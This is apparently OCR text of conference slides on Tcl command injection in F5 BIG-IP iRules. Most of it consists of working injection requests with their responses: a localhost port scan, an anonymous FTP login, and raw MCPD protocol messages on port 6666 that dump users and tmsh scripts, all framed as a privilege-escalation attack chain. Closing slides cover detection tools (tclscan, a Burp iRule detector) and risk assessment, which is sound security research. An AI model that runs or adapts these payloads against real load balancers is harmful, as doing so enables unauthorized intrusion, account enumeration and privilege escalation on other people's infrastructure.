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
LOGGING IN TO THE FTP SERVICE

```
catch {set c [connect 192.168.200.5:21];
  recv -timeout 200 $c d;
  recv -timeout 200 $c d;
  send -timeout 200 $c "USER anonymous\r";
  recv -timeout 200 $c d;
  send -timeout 200 $c "PASS a@a.com\r";
  recv -timeout 200 $c d;};
close $c;TCP::respond $d
```



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
ATTACK CHAIN



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PAYLOAD 2
PORTSCAN LOCALHOST

Request

Raw | Params | Headers | Hex

```
GET
/dns?host=ABC%3bforeach+p+{21+22+23+25+80+135+389+443+445+6666+8100}{c
atch+{set+c+[connect+127.0.0.1%3a$p]%3bappend+r+$p+"\topen\n"%3bclose+$c}}
%3bTCP%3a%3arespond+$r
 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: en-GB
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.200.200
Cookie: JSESSIONID=aaa
Connection: close
```

Response

Raw | Headers | Hex

```
22    open
80    open
443   open
6666        open
8100        open
HTTP/1.0 200 OK
Server: BigIP
Connection: close
Content-Length: 0
```

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MCPD EXPLANATION

%00%00%00%16 SIZE

%00%00%00%3f SEQUENCE

%00%00%00%00 REQUEST-ID

%00%00%00%02 FLAG

%0b%65 KEY (Query All)

%00%0d TYPE

%00%00%00%0c ATTRIBUTE SIZE

%21%e0 ATTRIBUTE NAME (System Module)

%00%0d%00%00%00%02%00%00%00%00 (Attribute data)

%00%00 END OF MESSAGE

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LIST USERS AND PRIVILEGES

Request

Raw Params Headers Hex

```
GET
/dns?host=jdddjf%3bset+c+[connect+127.0.0.1%3a6666]%3bsend+$c+{%00%00%00
%16%00%00%00%3f%00%00%00%00%00%00%00%02%0b%65%00%0d%00%00
%00%0c%10%00%00%0d%00%00%00%02%00%00%00%00%00%00}%3brecv+-ti
meout+10000+$c+d%3bTCP%3a%3arespond+$d HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: en-GB
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.200.200
Cookie: JSESSIONID=aaa
Connection: close
```

Response

Raw Headers Hex

0	00	00	01	60	00	00	00	00	00	00	00	00	00	00	00	02	□`□
1	0b	68	00	0d	00	00	01	58	10	00	00	0d	00	00	00	4b	□h□X□K
2	10	02	00	0f	00	00	00	07	00	05	61	64	6d	69	6e	50	□□□□□adminP
3	04	00	05	00	00	00	00	24	d2	00	05	00	00	00	00	24	□□$Ò□$
4	d1	00	0f	00	00	00	02	00	00	10	2f	00	0f	00	00	00	Ñ□□□/□
5	08	00	06	43	6f	6d	6d	6f	6e	10	03	00	05	00	00	00	□□Common□□□
6	01	10	01	00	05	00	00	25	fe	00	00	10	00	00	0d	00	□□□□%þ□
7	00	00	56	10	02	00	0f	00	00	00	12	00	10	66	35	68	V□□□□□f5h
8	75	62	62	6c	65	6c	63	64	61	64	6d	69	6e	50	04	00	ubblelcdadminP□
9	05	00	00	00	00	24	d2	00	05	00	00	00	00	24	d1	00	□$Ò□$Ñ
a	0f	00	00	00	02	00	00	10	2f	00	0f	00	00	00	08	00	□□□/□□
b	06	43	6f	6d	6d	6f	6e	10	03	00	05	00	00	00	01	10	□Common□□□□□
c	01	00	05	00	00	26	01	00	00	10	00	00	0d	00	00	00	□□&□□
d	4a	10	02	00	0f	00	00	00	06	00	04	75	73	65	72	50	J□□□□□userP
e	04	00	05	00	00	00	01	24	d2	00	05	00	00	00	00	24	□□□$Ò□$
f	d1	00	0f	00	00	00	02	00	00	10	2f	00	0f	00	00	00	Ñ□□□/□
10	08	00	06	43	6f	6d	6d	6f	6e	10	03	00	05	00	00	00	□□Common□□□
11	01	10	01	00	05	00	00	3c	60	00	00	10	00	00	0d	00	□□□□<`□
12	00	00	4b	10	02	00	0f	00	00	00	07	00	05	77	69	6c	K□□□□□wil
13	6c	79	50	04	00	05	00	00	00	01	24	d2	00	05	00	00	lyP□□□$Ò□
14	00	00	24	d1	00	0f	00	00	00	02	00	00	10	2f	00	0f	$Ñ□□□/□
15	00	00	00	08	00	06	43	6f	6d	6d	6f	6e	10	03	00	05	□□Common□□□
16	00	00	00	01	10	01	00	05	00	00	3c	62	00	00	00	00	□□□□<b
17	48	54	54	50	2f	31	2e	30	20	32	30	30	20	4f	4b	0d	HTTP/1.0 200 OK
18	0a	53	65	72	76	65	72	3a	20	42	69	67	49	50	0d	0a	Server: BigIP
19	43	6f	6e	6e	65	63	74	69	6f	6e	3a	20	63	6c	6f	73	Connection: clos
1a	65	0d	0a	43	6f	6e	74	65	6e	74	2d	4c	65	6e	67	74	eContent-Lengt
1b	68	3a	20	30	0d	0a	0d	0a	--	--	--	--	--	--	--	--	h: 0

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LIST LOCAL TMSH SHELL COMMANDS (BEYOND IRULE)

Request

Raw | Params | Headers | Hex

```
GET
/dns?host=jddjff%3bset+c+[connect+127.0.0.1%3a6666]%3bsend+$c+{%00%00%00
%16%00%00%00%3f%00%00%00%00%00%00%00%02%0b%65%00%0d%00%00
%00%0c%1b%51%00%0d%00%00%00%02%00%00%00%00%00%00}%3brecv+-ti
meout+10000+$c+d%3bTCP%3a%3arespond+$d HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: en-GB
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.200.200
Cookie: JSESSIONID=aaa
Connection: close
```

Response

Raw | Hex

```
    set log_level [tmsh::get_field_value $scriptd_details "log-level"]


    # set the log level
    tmsh::log_level $log_level
}

proc get_items { args } {
    package require iapp::legacy 1.0.0
    return [eval iapp::legacy::app_utils::get_items $args]
}

proc get_items_local_only { args } {
    package require iapp::legacy 1.0.0
    return [eval iapp::legacy::app_utils::get_items_local_only $args]
}

proc get_items_not_recursive { args } {
    package require iapp::legacy 1.0.0
    return [eval iapp::legacy::app_utils::get_items_not_recursive $args]
}

proc get_items_local_only_not_recursive { args } {
    package require iapp::legacy 1.0.0
    return [eval iapp::legacy::app_utils::get_items_local_only_not_recursive $args]
}
```

ATTACK CHAIN

1. iRule access
2. Query MCPD
3. Mcpd response
4. Execute MCPD tmsh command with Tcl injection
5. …
6. Local privilegies

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
DETECTION



SCANNING FOR COMMAND INJECTION WITH TCLSCAN

- Automated tool to find quoted and unquoted arguments
- It's unmaintained Rust so I had to fix it
- Finds 80% of known injection vulnerabilities
- Get the code: https://github.com/kugg/tclscan

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AUTOMATED TESTING USING IRULEDETECTOR.PY

- Automated iRule injection detector scanner for Burp Suite
- The tool will substitute every available input field with a Tcl injection and measure the result
- Download iruledetector in the bapp-store or from GitHub

22	22:38:56 22 Mar 2019	Issue found	BigIP server header detected	http://192.168.200.200	/respond		Information	Certain
23	22:39:15 22 Mar 2019	Issue found	BIG-IP F5 command injection.	http://192.168.200.200	/test/index.asp	JSESSIONID cookie	High	Certain
24	22:39:15 22 Mar 2019	Issue found	BIG-IP F5 command injection.	http://192.168.200.200	/test/index.asp	JSESSIONID cookie	High	Certain
25	14:20:29 16 Jul 2019	Issue found	BigIP server header detected	http://192.168.200.200	/index.html		Information	Certain

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

SUMMARY

Find out if you got the tech

Find out if your sites rely on third parties using F5

Collect assets and make a risk analysis

You need to have look to know if you are vulnerable

Solution to acertain if you are vulnerable <tools> <awareness> <verification>

Root cause is TCL language interpretation

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THANK YOU

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ATTACK CHAIN

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

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